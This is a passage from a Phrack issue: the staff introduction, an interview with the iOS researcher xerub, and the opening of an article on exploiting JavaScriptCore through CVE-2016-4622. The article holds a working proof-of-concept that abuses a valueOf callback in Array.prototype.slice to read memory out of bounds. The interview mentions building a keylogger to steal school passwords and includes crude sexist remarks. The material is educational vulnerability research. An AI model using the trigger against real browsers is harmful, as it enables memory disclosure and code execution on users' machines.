

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x01 of 0x0f

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======[ Introduction ]=====
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======[   Phrack Staff   ]=====
======[ staff@phrack.org ]=====
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======[   October 5, 2021   ]=====
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```

--[Introduction

Phrack! We're back! It was only five years ago that issue 0x45 was released. It may sound bad, but it is also, indeed, quite bad. Issue 0x45 was released four years after issue 0x44. And we are now five years after that. Just trying to set the context here. The world is so different and so many things have happened in these five years that it makes no sense trying to make any point. Phrack has always been a reflection of the hacking community, and guess what, the community is moving away from itself. By this we don't mean that there are no talented hackers, because there most definitely are (just take a look at our authors). We also don't mean that there is no exquisite public hacking, because there is (again, our articles as proof). However, there is a clear move away from the collective hacking mindset that was most prevalent in the past. The word "scene" brings only smirks to people's faces. There are many reasons for this, and we are all to blame [1].

So where is the community right now, and, most importantly, where is it going?

We are all ego-driven, more so nowadays we would argue, and this has definitely made collectives much harder to thrive. We expect direct payback from our hacking, in many forms, including reputation. While it was quite common to receive anonymous papers, in the past five years we got almost none. Where is the new Malloc Maleficarum? Quality isn't the question here, we have high quality hacking, we covered that. The question is about the community and how it has changed in the last 10-15 years. And about Phrack.

Phrack started as a community zine of exchanging technical information and hacking techniques in a time that it was hard to find it. It later changed. It became a symbol of achievement, eliteness, and honor to be published in Phrack. A slight but significant change happened afterwards. Phrack gravitated (willingly or not is the subject of another discussion) towards an academic medium. Academia noticed the high quality of Phrack papers, started citing them, and basing their offensive and defensive work on them. Did that alienate the underground that Phrack represented for so many years? Yes, we think it did. But the underground also changed. Some of it became involved in malware, spyware, and also the "infosec" industry. And this mutated the underground. Of course we don't judge. Shouldn't Phrack be the reflection of the community, whatever the community is? Or should Phrack be a beacon of the old school underground? Well, it remains to be seen. Phrack will always be alive as long as the community is alive, reflecting it. If the hacking community becomes "infosec" in its majority, then probably so will Phrack. If the heart of the community is CTF, Phrack will reflect that. If the community focuses on malware, so will Phrack. Isn't that what Phrack has always done? It always was and always will be "by the community, for the community". If the community has decided that Phrack has a five year release cycle, then that's where we are.

Unfortunately, this issue is again an issue of eulogies; we have lost hackers that have had an enormous impact on our community. Phrack would like to say goodbye to them. Their loss saddens us deeply, and makes our community poorer in talent, ethics, and intellect. We also mourn lost communities. Segfault.net has been our home/hosting in the past and is now gone.

But we also have some good news! You might have come across Phrack merchandise [2], well, yes, we have resurrected it! The original 2003 art work has been found on a backup drive. All profits go to the Electronic Frontier Foundation. The EFF is a rare example of good and simple advice for the ordinary citizens. Plus a defender of our rights online and of the freedom of information. A beacon of light to say the least. The EFF used to run one of the three FTP servers to download Phrack as well. And let's not forget that the EFF paid for the attorney of Phrack's co-founder Knight Lightning in the 1990 court case and supported him all the way. They defended against the US Secret Service, a ruthless adversary with no respect for the freedom of information or the hacking scene in general. With EFF's help the case against Knight Lightning collapsed and the US Secret Service looked like a pissed on poodle.

The merchandise has the Phrack Gnome on the front and the Hacker's Manifesto on the back. And ships worldwide.

[1] <http://www.phrack.org/issues/69/6.html>

[2] <https://phrack.myspreadshop.co.uk/>

\$ cat p70/index.txt

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--[Greetz

- dakami: pure passion for hacking, will be greatly missed
- navs: our condolences for this brilliant hacker

- accepted authors: thanks for your work, you keep Phrack alive
- rejected authors: we hope our reviews helped you in some way

- past Phrack Staff members: now we know ;)

--[Phrack policy

phrack:~# head -77 /usr/include/std-disclaimer.h

```
/*
 * All information in Phrack Magazine is, to the best of the ability of
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 *
 *
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 *
 *
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----(Contact)----

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> Submissions : staff[at]phrack{dot}org <
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Submissions may be encrypted with the following PGP key:

(Hint #1: Always use the PGP key from the latest issue)

(Hint #2: ANTISPAM in the subject or face the mighty /dev/null demon)

-----BEGIN PGP PUBLIC KEY BLOCK-----

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==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x02 of 0x0f

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===== [ PHRACK PROPHILE ON XERUB ] =====
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===== [ Phrack Staff ] =====
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|===== [Specs

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    Handle: xerub
          AKA: concat(*given_name, surname)
              <insert other silly names made up during my teen years>
    Handle origin: Completely made up. Any semblance with literary or real
                  life is purely coincidental. The X is to be read like a
                  Latin X, or even the the Greek letter X, if you prefer,
                  but never like 'sh'. Also, Quake3's Xaero is my cousin.
Age of your body: Old enough to remember the horrors of the Eastern Bloc.
                  Also XOR AX, AX is faster than MOV AX, 0. Change my mind!
    Height & weight: 170+ & slender
    Produced in: Romania
                Urlz: https://github.com/xerub, https://twitter.com/xerub
    Computers: AMD K5, K6, Pentium Pro, Celeron, Core2 Duo, Core-iX
    Creator of: The concept of kppless jailbreaks [sic]
    Member of: XXX
    Admin of: XXX
    Projects: 0x41con
              Codez: img4lib, ROP compiler, many other incomplete tools used
                  in jailbreaking
    Active since: Around the turn of the millennium
    Inactive since: 2020
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|===== [Favs

```
    Actors: J.P. Belmondo, Gheorghe Dinica.
    Films: Brazil, Blade Runner, Fight Club.
    Authors: Raymond Chandler, Oscar Wilde, Aldous Huxley, George Orwell.
    Meetings: 0x41con, Warcon early editions.
    Sex: Promiscuous & dirty.
    Books: Dead classics, mostly. No technical book ever.
    Novel: The Picture of Dorian Gray.
    Meeting: Richard Feynman, +ORC
    Music: Deep Purple, Led Zeppelin, Queen before '92.
    Alcohol: Single malt scotch, straight. Red dry wine.
    Cars: BMW
    Women: Young, tall and slender with a sexy ass.
    Men: Nop.
    Food: Italian, SE Asian seafood.
    I like: Freedom, sunny weather, unhealthy habits, scantily-clad babes.
    I dislike: Hypocrisy, political correctness, authority, the philosophical
              Left. Zealots of any kind. Fat people occupying two seats in a
              bus.
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|===== [Life in 3 sentences

After being raised in a rural area, I went to high school in a medium-sized city. High school changed my life, because it meant the opportunity to use a real computer. During university, a nasty car accident paused my studies, but around the same time I landed a couple of jobs, ultimately settling for a security company and staying with them ever since.

|===== [Passions, what makes you tick

Understanding the intricate details of a machinery. Any machinery, starting with mechanical ones down to the most complex Rube Goldberg-esque software exploits. But the true joy begins when I build such machineries myself. Even when not doing vulnerability research, I spent my hacking days close to the hardware, squeezing the last bit out of it; be it 3D graphics cards drivers or x86 protected mode system software.

|=====[Memorable experiences

Going backwards in time that would be: the two 0x4lcon meetings; greetz to all the people involved, here's to hoping for the next one. My first trip to East Asia; amazing history, amazing people, amazing food. My very first iOS vulnerability - a dyld codesign bypass; I was stupid enough to pass it down to someone who then used it without my permission. Taking apart my 1.1.2 OTB iPhone and performing a baseband hardware unlock by pulling the A17 trace high, following geohot blogposts. Understanding the genius behind ZMist. Trying, and failing to crack SoftIce; I guess I wanted to have my name on it but I had to settle with Marquis de Soiree instead. The first contact with a computer; it changed my life.

|=====[Quotes

"The smart way to keep people passive and obedient is to strictly limit the spectrum of acceptable opinion, but allow very lively debate within that spectrum" -N. Chomsky

"The robber baron's cruelty may sometimes sleep, his cupidity may at some point be satiated; but those who torment us for our own good will torment us without end for they do so with the approval of their own conscience."
-C.S. Lewis

|=====[What's your opinion about Phrack?

I am often asked by young people how and where to find materials related to hacking and my invariable response would be Phrack. They can find here pretty much everything, from the venerable stack overflows -- Aleph One's Smashing the Stack for Fun and Profit -- to the most complex hacking of relatively modern software. Phrack is THE place to learn about hacking.

|=====[What you would like to see published in Phrack?

I believe the most valuable articles are those describing techniques and not specific bugs. Two of these seminal papers were extremely important to me: nemo's Modern Objective-C Exploitation Techniques and saelo's Attacking JavaScript engines. These are only a couple of papers which allowed hackers to pull their magic for years to come. We definitely need more of these!

|=====[Who or what inspired you to start hacking?

Razor 1911. As a boy, I imagined I would like to crack games and play them for the rest of my life.

|=====[We know that no one will ever admit he's part of the underground, but, when and how did you enter it? :>

I did NOT enter the underground when I created my first keylogger, I think. I just found out about TSR (terminate and stay resident) feature of DOS and set out to steal some user passwords from the school lab. INT 09 ftw!

|=====[What do you consider your most notable technical achievement?

I guess the most anticipated response to this question would be: owning the bootchain. It's not, let me explain why: the bootchain is a mixed blessing. While it is regarded by many as a Holy Grail, it is truly a white elephant. First, it was never really needed for continuing research; second, speaking of such rare bugs is a one-way trip to killing them; and third, most of the time they end up used by entities I personally would not like to have them.

My bootchain research started somewhere in 2015 and ended around 2017, and while it did produce a couple of bugs, I do not consider them to be notable technical achievements, because they pretty much lack complexity, with the exception of the most useless one: the HFS+ iBoot stack overflow.

While this may sound bizarre, I do not rate my hacking on the value of the end goal itself, but on the complexity of the attack. Most of my exploits were, in turn, my most notable technical achievement up to that respective

point. If I had to pick one, it was getting shell into a locked iPhone, about five years ago. And then again this year, with CVE-2021-30737.

|=====[Related to the previous question: Can you give us some background information? How and why did you come up with this? Can you give us an anecdote story related to it?

Back at the time it was considered an extremely hard job, except for owning the bootchain. It happened in the wake of the FBI vs Apple lawsuit over backdooring iOS. I set out to do it with the help of some friends, but we were using some freshly patched bugs. As a result, it didn't end up being very useful, but the full chain was probably one of the most complex I have ever written. Also, the experience I accrued during the process helped me greatly to repeat it five years later using an 0day with minimal effort.

|=====[You have published a lot of work (code, keys, etc) on Apple-specific technology. What do you find attractive about Apple as a research target?

All the cool kids were doing it. Besides, in the beginning, it was fun to break into an iPhone, if only to stick it to Apple who thought their OS was impregnable. But on the other hand, I truly liked their phones, both from a hardware and software standpoint.

|=====[When have you started looking into Apple technology?

I think it was in December 2007, when I got my first iPhone. My boss gave it to me at the company party as a reward for something I can't remember. There is a strong probability the whole deal involved bribes and women of dubious moral standards.

|=====[What's your opinion about Apple's stance on software and hardware security?

Apple has a lot of code to deal with. The sheer amount of their own code makes security bugs become almost a certainty, but they are alleviating this by compartmentalisation and other security mitigations, with varying degree of success. Their bug-fixing sucks, most of the time it is either an incomplete patch or downright a bad one. They also use a lot of third party code, but do not seem to do a good job of tracking security fixes in those libraries. This leads to some of the most embarrassing security problems.

On the hardware front they are doing a pretty good job, however. Isolating the sensitive crypto material in the Secure Enclave outside the Application Processor is probably one of the best ideas they had so far. Unfortunately, they overlooked a couple of things in the early models (mainly 32bit SEP), allowing them to be hacked with relative ease.

|=====[What's the future of Apple-related security research (not only jailbreaking, more generally speaking) in the light of ARMv8.3 features (PAC, etc) and Apple's hardware security measures according to your opinion?

PAC is a good mitigation because it significantly raises the bar of gaining an initial foothold, at least in certain scenarios. However, when PAC first landed it was not as pervasive as it should have been, protecting only code pointers while leaving out crucial data pointers: CoreFoundation runtime, internal kernel structures, etc. Apple will also add MTE to their chips in the near future, which may raise the difficulty of future exploits even more. But then again, it all depends on how it will be implemented.

Unfortunately, Apple-related security research boils down to either use a Security Research Device or use an exploit chain to break into the iPhone for further exploration. The former is a strong No for many people because of Apple's Terms and Conditions, while the latter implies an n-day or even a 0-day. In the near future we can still go that route, but as the current devices become obsolete and newer ones come packed with hw mitigations, it will become increasingly difficult.

On the bright side, the Macs are slightly more open for the time being and

fortunately for us, the same research often applies to their mobile devices because they share an enormous amount of code with the Macs. This somehow postpones the aforementioned problems for a while.

Another solution would be to resort to iOS/device emulation, but that holds an uncertain future and is not available to the public at large. I have no experience whatsoever in this area.

|=====[Is the Apple "underground" still as strong as it was, say, 5 years ago? Relating to the previous question, what do you think about its future?

It certainly is not. Many talented researchers have left, become inactive, got a job (at Apple or elsewhere) or entered the exploit market.

|=====[What open problems and emerging technologies do you think are good research topics? Current and future.

The best research topics are those areas that are not very well understood, especially in closed, proprietary systems: basebands, wifi firmwares, etc.

|=====[Do you prefer offensive or defensive research? Which of the two do you think helps learning and understanding more?

I certainly like both. Defensive is much, much harder though. My personal experience tells me it's easier to go the offensive route, and move to the other side once you have gained enough insight and experience. This allows you to have a clear image about a mitigation in your system: what are you supposed to defend, where is the security boundary, how is this mitigation helpful, etc.

|=====[What's your take on the IT security industry vs. "the underground"?

For a long time, the underground was the crucible from where the new talent emerged. In the past, it was the only place where one could find knowledge and acquire true skill. And the Dark Side is more appealing to youngsters, especially during their teen years. But as they grow older, they need to get real jobs and oftentimes they join the Industry. On top of that, things have changed, because nowadays one could learn about security in school, or from the myriad of published exploits. This means the Industry can bypass the underground, which is beginning to fade.

|=====[Some claim that the hacking scene is growing old and that there are not enough talented young people interested in hacking to replace it. What are your thoughts on this?

I believe there is enough talented young people interested. The "problem" is that they are snatched as young as possible by the Industry, lured by fat paychecks. As such, their voyage through the hacking scene is rather short, if at all. This may lead to a starvation of the scene, at least to some degree.

|=====[What is your advice to the new hackers reading this?

Start early, when you have enough energy, time and ideas. Do not dismiss old techniques and bugs, there is always something to be learned in those lessons. Most often than not, there is an overlooked bug next to the one that just got patched. Also, no amount of books, slides and papers can beat hands-on experience, ever. Roll up your sleeves and prepare to dive in.

|=====[What was your most "enlightening" insight so far? Either technical or not (or both).

Time is our most precious resource during our lifetime. It is probably the only thing one can never recoup or buy. Use it wisely and enjoy life. Hack away as long as hacking brings joy and satisfaction, and then move on.

|=====[What is your stance on full-disclosure vs non-disclosure? Are there situations where both are needed, or is it one or the other?

I am leaning towards full-disclosure. While there may be circumstances in which non-disclosure is preferable, I still think full-disclosure raises the awareness of certain bugs and forces both the software vendor and the customers to realize the gravity and patch as soon as possible.

|=====[What is the future of hacking? The future of "the underground"?

Very few hackers are left to hack for the sake of hacking. Most of them get early jobs in security, but oftentimes they end up doing boring stuff. On top of that, the bar for hacking the most interesting targets nowadays is much higher than, say ten or twenty years ago. My personal feeling is that hackers gonna hack, but the golden age is behind us now.

|=====[What do you think is the role of Phrack in the current "scene" that is dominated by "cons"?

Cons are a great way of meeting friends, new people in the field, have fun and generally speaking, do networking. However, a deck of slides will never be as detailed as a white-paper, or an elaborate article. And this is where Phrack shines. Another aspect is that Phrack goes back in history. There is plenty of material starting from the simplest to the more complex hacking techniques and it is the go-to place for a newbie.

|=====[What do you think the biggest infosec challenges for the next 5 years are/will be? And what should be done about them?

The harder problem in the short to medium future is to protect our privacy. On one hand, governments are pressuring for backdooring crypto and on the other hand, dubious entities are trying to break it. I have no idea how will this pan out, but I'm not very optimistic about it. Governments will eventually have their way, babbling something about the Greater Good or something along that vein. The other guys will have their way by trying to own the endpoints, but that is not likely to happen en masse.

Speaking of the endpoint security, I believe the web browsers and their ever-increasing complexity will be the bane of our existence for years to come. The browsers wield way too much expressive power on the client-side which can be used to bypass all sorts of mitigations.

Another issue that plagued us for the past several years, vaguely related to the above, is the multitude of breaches that happened left and right, exposing troves of user data from big corps' supposedly secure databases. The easiest way to prevent such disasters is to avoid storing said data, but I'm afraid that will never happen, because it conflicts with their mercantile interests.

|=====[Open question. Anything more you would like to say to Phrack readers?

I would like to thank the Phrack staff for this honour, I am both flattered and humbled for being prophiled. That said, I'm pretty sure there are at least several dozens of hackers who are ten times better than me, or have lived much more interesting lives. Kudos to all of you, you know who you are!

|=[EOF]=====|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x03 of 0x0f

```
=====
======[           The Art of Exploitation           ]=====
=====
======[ Attacking JavaScript Engines ]=====
======[ A case study of JavaScriptCore and CVE-2016-4622 ]=====
=====
======[ saelo ]=====
======[ phrack@saelo.net ]=====
=====
```

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--[0 - Introduction

This article strives to give an introduction to the topic of JavaScript engine exploitation at the example of a specific vulnerability. The particular target will be JavaScriptCore, the engine inside WebKit.

The vulnerability in question is CVE-2016-4622 and was discovered by yours truly in early 2016, then reported as ZDI-16-485 [1]. It allows an attacker to leak addresses as well as inject fake JavaScript objects into the engine. Combining these primitives will result in remote code execution inside the renderer process. The bug was fixed in 650552a. Code snippets in this article were taken from commit 320b1fc, which was the last vulnerable revision. The vulnerability was introduced approximately one year earlier with commit 2fa4973. All exploit code was tested on Safari 9.1.1.

The exploitation of said vulnerability requires knowledge of various engine internals, which are, however, also quite interesting by themselves. As

such various pieces that are part of a modern JavaScript engine will be discussed along the way. We will focus on the implementation of JavaScriptCore, but the concepts will generally be applicable to other engines as well.

Prior knowledge of the JavaScript language will, for the most part, not be required.

--[1 - JavaScript engine overview

On a high level, a JavaScript engine contains

- * a compiler infrastructure, typically including at least one just-in-time (JIT) compiler
- * a virtual machine that operates on JavaScript values
- * a runtime that provides a set of builtin objects and functions

We will not be concerned about the inner workings of the compiler infrastructure too much as they are mostly irrelevant to this specific bug. For our purposes it suffices to treat the compiler as a black box which emits bytecode (and potentially native code in the case of a JIT compiler) from the given source code.

----[1.1 - The VM, Values, and NaN-boxing

The virtual machine (VM) typically contains an interpreter which can directly execute the emitted bytecode. The VM is often implemented as stack-based machines (in contrast to register-based machines) and thus operate around a stack of values. The implementation of a specific opcode handler might then look something like this:

```
CASE(JSOP_ADD)
{
    MutableHandleValue lval = REGS.stackHandleAt(-2);
    MutableHandleValue rval = REGS.stackHandleAt(-1);
    MutableHandleValue res = REGS.stackHandleAt(-2);
    if (!AddOperation(cx, lval, rval, res))
        goto error;
    REGS.sp--;
}
END_CASE(JSOP_ADD)
```

Note that this example is actually taken from Firefox' Spidermonkey engine as JavaScriptCore (from here on abbreviated as JSC) uses an interpreter that is written in a form of assembly language and thus not quite as straightforward as the above example. The interested reader can however find the implementation of JSC's low-level interpreter (llint) in LowLevelInterpreter64.asm.

Often the first stage JIT compiler (sometimes called baseline JIT) takes care of removing some of the dispatching overhead of the interpreter while higher stage JIT compilers perform sophisticated optimizations, similar to the ahead-of-time compilers we are used to. Optimizing JIT compilers are typically speculative, meaning they will perform optimizations based on some speculation, e.g. 'this variable will always contain a number'. Should the speculation ever turn out to be incorrect, the code will usually bail out to one of the lower tiers. For more information about the different execution modes the reader is referred to [2] and [3].

JavaScript is a dynamically typed language. As such, type information is associated with the (runtime) values rather than (compile-time) variables. The JavaScript type system [4] defines primitive types (number, string, boolean, null, undefined, symbol) and objects (including arrays and functions). In particular, there is no concept of classes in the JavaScript language as is present in other languages. Instead, JavaScript uses what is called "prototype-based-inheritance", where each objects has a (possibly

null) reference to a prototype object whose properties it incorporates. The interested reader is referred to the JavaScript specification [5] for more information.

All major JavaScript engines represent a value with no more than 8 bytes for performance reasons (fast copying, fits into a register on 64-bit architectures). Some engines like Google's v8 use tagged pointers to represent values. Here the least significant bits indicate whether the value is a pointer or some form of immediate value. JavaScriptCore (JSC) and Spidermonkey in Firefox on the other hand use a concept called NaN-boxing. NaN-boxing makes use of the fact that there exist multiple bit patterns which all represent NaN, so other values can be encoded in these. Specifically, every IEEE 754 floating point value with all exponent bits set, but a fraction not equal to zero represents NaN. For double precision values [6] this leaves us with 2^{51} different bit patterns (ignoring the sign bit and setting the first fraction bit to one so nullptr can still be represented). That's enough to encode both 32-bit integers and pointers, since even on 64-bit platforms only 48 bits are currently used for addressing.

The scheme used by JSC is nicely explained in JSCJSValue.h, which the reader is encouraged to read. The relevant part is quoted below as it will be important later on:

```
* The top 16-bits denote the type of the encoded JSValue:
*
*   Pointer { 0000:PPPP:PPPP:PPPP
*             / 0001:****:****:****
*   Double  {      ...
*             \ FFFE:****:****:****
*   Integer { FFFF:0000:IIII:IIII
*
* The scheme we have implemented encodes double precision values by
* performing a 64-bit integer addition of the value  $2^{48}$  to the number.
* After this manipulation no encoded double-precision value will begin
* with the pattern 0x0000 or 0xFFFF. Values must be decoded by
* reversing this operation before subsequent floating point operations
* may be performed.
*
* 32-bit signed integers are marked with the 16-bit tag 0xFFFF.
*
* The tag 0x0000 denotes a pointer, or another form of tagged
* immediate. Boolean, null and undefined values are represented by
* specific, invalid pointer values:
*
*   False:      0x06
*   True:       0x07
*   Undefined:  0x0a
*   Null:       0x02
*
```

Interestingly, 0x0 is not a valid JSValue and will lead to a crash inside the engine.


----[1.2 - Objects and Arrays

Objects in JavaScript are essentially collections of properties which are stored as (key, value) pairs. Properties can be accessed either with the dot operator (foo.bar) or through square brackets (foo['bar']). At least in theory, values used as keys are converted to strings before performing the lookup.

Arrays are described by the specification as special ("exotic") objects whose properties are also called elements if the property name can be represented by a 32-bit integer [7]. Most engines today extend this notion to all objects. An array then becomes an object with a special 'length' property whose value is always equal to the index of the highest element plus one. The net result of all this is that every object has both properties, accessed through a string or symbol key, and elements, accessed

through integer indices.

Internally, JSC stores both properties and elements in the same memory region and stores a pointer to that region in the object itself. This pointer points to the middle of the region, properties are stored to the left of it (lower addresses) and elements to the right of it. There is also a small header located just before the pointed to address that contains the length of the element vector. This concept is called a "Butterfly" since the values expand to the left and right, similar to the wings of a butterfly. Presumably. In the following, we will refer to both the pointer and the memory region as "Butterfly". In case it is not obvious from the context, the specific meaning will be noted.



Although typical, elements do not have to be stored linearly in memory. In particular, code such as

```
a = [];
a[0] = 42;
a[10000] = 42;
```

will likely lead to an array stored in some kind of sparse mode, which performs an additional mapping step from the given index to an index into the backing storage. That way this array does not require 10001 value slots. Besides the different array storage models, arrays can also store their data using different representations. For example, an array of 32-bit integers could be stored in native form to avoid the (NaN-)unboxing and reboxing process during most operations and save some memory. As such, JSC defines a set of different indexing types which can be found in `IndexingType.h`. The most important ones are:

```
ArrayWithInt32      = IsArray | Int32Shape;
ArrayWithDouble     = IsArray | DoubleShape;
ArrayWithContiguous = IsArray | ContiguousShape;
```

Here, the last type stores JSValues while the former two store their native types.

At this point the reader probably wonders how a property lookup is performed in this model. We will dive into this extensively later on, but the short version is that a special meta-object, called a "structure" in JSC, is associated with every object which provides a mapping from property names to slot numbers.

----[1.3 - Functions

Functions are quite important in the JavaScript language. As such they deserve some discussion on their own.

When executing a function's body, two special variables become available. One of them, 'arguments' provides access to the arguments (and caller) of the function, thus enabling the creation of function with a variable number of arguments. The other, 'this', refers to different objects depending on the invocation of the function:

- * If the function was called as a constructor (using 'new func()'), then 'this' points to the newly created object. Its prototype has already been set to the .prototype property of the function object, which is set to a new object during function definition.

- * If the function was called as a method of some object (using 'obj.func()'), then 'this' will point to the reference object.
- * Else 'this' simply points to the current global object, as it does outside of a function as well.

Since functions are first class objects in JavaScript they too can have properties. We've already seen the .prototype property above. Two other quite interesting properties of each function (actually of the function prototype) are the .call and .apply functions, which allow calling the function with a given 'this' object and arguments. This can for example be used to implement decorator functionality:

```
function decorate(func) {
    return function() {
        for (var i = 0; i < arguments.length; i++) {
            // do something with arguments[i]
        }
        return func.apply(this, arguments);
    };
}
```

This also has some implications on the implementation of JavaScript functions inside the engine as they cannot make any assumptions about the value of the reference object which they are called with, as it can be set to arbitrary values from script. Thus, all internal JavaScript functions will need to check the type of not only their arguments but also of the this object.

Internally, the built-in functions and methods [8] are usually implemented in one of two ways: as native functions in C++ or in JavaScript itself. Let's look at a simple example of a native function in JSC: the implementation of Math.pow():

```
EncodedJSValue JSC_HOST_CALL mathProtoFuncPow(ExecState* exec)
{
    // ECMA 15.8.2.1.13

    double arg = exec->argument(0).toNumber(exec);
    double arg2 = exec->argument(1).toNumber(exec);

    return JSValue::encode(JSValue(operationMathPow(arg, arg2)));
}
```

We can see:

1. The signature for native JavaScript functions
2. How arguments are extracted using the argument method (which returns the undefined value if not enough arguments were provided)
3. How arguments are converted to their required type. There is a set of conversion rules governing the conversion of e.g. arrays to numbers which toNumber will make use of. More on these later.
4. How the actual operation is performed on the native data type
5. How the result is returned to the caller. In this case simply by encoding the resulting native number into a value.

There is another pattern visible here: the core implementation of various operations (in this case operationMathPow) are moved into separate functions so they can be called directly from JIT compiled code.

--[2 - The bug

The bug in question lies in the implementation of Array.prototype.slice [9]. The native function arrayProtoFuncSlice, located in

ArrayPrototype.cpp, is invoked whenever the slice method is called in JavaScript:

```
var a = [1, 2, 3, 4];
var s = a.slice(1, 3);
// s now contains [2, 3]
```

The implementation is given below with minor reformatting, some omissions for readability, and markers for the explanation below. The full implementation can be found online as well [10].

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
    /* [[ 1 ]] */
    JSObject* thisObj = exec->thisValue()
        .toThis(exec, StrictMode)
        .toObject(exec);

    if (!thisObj)
        return JSValue::encode(JSValue());

    /* [[ 2 ]] */
    unsigned length = getLength(exec, thisObj);
    if (exec->hadException())
        return JSValue::encode(jsUndefined());

    /* [[ 3 ]] */
    unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
    unsigned end =
        argumentClampedIndexFromStartOrEnd(exec, 1, length, length);

    /* [[ 4 ]] */
    std::pair<SpeciesConstructResult, JSObject*> speciesResult =
        speciesConstructArray(exec, thisObj, end - begin);
    // We can only get an exception if we call some user function.
    if (UNLIKELY(speciesResult.first ==
        SpeciesConstructResult::Exception))
        return JSValue::encode(jsUndefined());

    /* [[ 5 ]] */
    if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath &&
        isJSArray(thisObj))) {
        if (JSArray* result =
            asArray(thisObj)->fastSlice(*exec, begin, end - begin))
            return JSValue::encode(result);
    }

    JSObject* result;
    if (speciesResult.first == SpeciesConstructResult::CreatedObject)
        result = speciesResult.second;
    else
        result = constructEmptyArray(exec, nullptr, end - begin);

    unsigned n = 0;
    for (unsigned k = begin; k < end; k++, n++) {
        JSValue v = getProperty(exec, thisObj, k);
        if (exec->hadException())
            return JSValue::encode(jsUndefined());
        if (v)
            result->putDirectIndex(exec, n, v);
    }
    setLength(exec, result, n);
    return JSValue::encode(result);
}
```

The code essentially does the following:

1. Obtain the reference object for the method call (this will be the array object)
2. Retrieve the length of the array

3. Convert the arguments (start and end index) into native integer types and clamp them to the range [0, length)
4. Check if a species constructor [11] should be used
5. Perform the slicing

The last step is done in one of two ways: if the array is a native array with dense storage, 'fastSlice' will be used which just memcpy's the values into the new array using the given index and length. If the fast path is not possible, a simple loop is used to fetch each element and add it to the new array. Note that, in contrast to the property accessors used on the slow path, fastSlice does not perform any additional bounds checking... ;)

Looking at the code, it is easy to assume that the variables 'begin' and 'end' would be smaller than the size of the array after they had been converted to native integers. However, we can violate that assumption by (ab)using the JavaScript type conversion rules.

----[2.2 - About JavaScript conversion rules

JavaScript is inherently weakly typed, meaning it will happily convert values of different types into the type that it currently requires. Consider Math.abs(), which returns the absolute value of the argument. All of the following are "valid" invocations, meaning they won't raise an exception:

```
Math.abs(-42);      // argument is a number
// 42
Math.abs("-42");    // argument is a string
// 42
Math.abs([]);       // argument is an empty array
// 0
Math.abs(true);     // argument is a boolean
// 1
Math.abs({});       // argument is an object
// NaN
```

In contrast, strongly-typed languages such as python will usually raise an exception (or, in case of statically-typed languages, issue a compiler error) if e.g. a string is passed to abs().

The conversion rules for numeric types are described in [12]. The rules governing the conversion from object types to numbers (and primitive types in general) are especially interesting. In particular, if the object has a callable property named "valueOf", this method will be called and the return value used if it is a primitive value. And thus:

```
Math.abs({valueOf: function() { return -42; }});
// 42
```

----[2.3 - Exploiting with "valueOf"

In the case of 'arrayProtoFuncSlice' the conversion to a primitive type is performed in argumentClampedIndexFromStartOrEnd. This method also clamps the arguments to the range [0, length):

```
JSValue value = exec->argument(argument);
if (value.isUndefined())
    return undefinedValue;

double indexDouble = value.toInteger(exec); // Conversion happens here
if (indexDouble < 0) {
    indexDouble += length;
    return indexDouble < 0 ? 0 : static_cast<unsigned>(indexDouble);
}
return indexDouble > length ? length :
```



```
static_cast<unsigned>(indexDouble);
```

Now, if we modify the length of the array inside a `valueOf` function of one of the arguments, then the implementation of `slice` will continue to use the previous length, resulting in an out-of-bounds access during the `memcpy`.

Before doing this however, we have to make sure that the element storage is actually resized if we shrink the array. For that let's have a quick look at the implementation of the `.length` setter. From `JSArray::setLength`:

```
unsigned lengthToClear = butterfly->publicLength() - newLength;
unsigned costToAllocateNewButterfly = 64; // a heuristic.
if (lengthToClear > newLength &&
    lengthToClear > costToAllocateNewButterfly) {
    reallocateAndShrinkButterfly(exec->vm(), newLength);
    return true;
}
```

This code implements a simple heuristic to avoid relocating the array too often. To force a relocation of our array we will thus need the new size to be much less than the old size. Resizing from e.g. 100 elements to 0 will do the trick.

With that, here's how we can exploit `Array.prototype.slice`:

```
var a = [];
for (var i = 0; i < 100; i++)
    a.push(i + 0.123);

var b = a.slice(0, {valueOf: function() { a.length = 0; return 10; }});
// b = [0.123,1.123,2.12199579146e-313,0,0,0,0,0,0,0]
```

The correct output would have been an array of size 10 filled with 'undefined' values since the array has been cleared prior to the `slice` operation. However, we can see some float values in the array. Seems like we've read some stuff past the end of the array elements :)

---[2.4 - Reflecting on the bug

This particular programming mistake is not new and has been exploited for a while now [13, 14, 15]. The core problem here is (mutable) state that is "cached" in a stack frame (in this case the length of the array object) in combination with various callback mechanisms that can execute user supplied code further down in the call stack (in this case the "valueOf" method). With this setting it is quite easy to make false assumptions about the state of the engine throughout a function. The same kind of problem appears in the DOM as well due to the various event callbacks.

--[3 - The JavaScriptCore heaps

At this point we've read data past our array but don't quite know what we are accessing there. To understand this, some background knowledge about the JSC heap allocators is required.

---[3.1 - Garbage collector basics

JavaScript is a garbage collected language, meaning the programmer does not need to care about memory management. Instead, the garbage collector will collect unreachable objects from time to time.

One approach to garbage collection is reference counting, which is used extensively in many applications. However, as of today, all major JavaScript engines instead use a mark and sweep algorithm. Here the collector regularly scans all alive objects, starting from a set of root nodes, and afterwards frees all dead objects. The root nodes are usually pointers located on the stack as well as global objects like the 'window' object in a web browser context.

There are various distinctions between garbage collection systems. We will now discuss some key properties of garbage collection systems which should help the reader understand some of the related code. Readers familiar with the subject are free to skip to the end of this section.

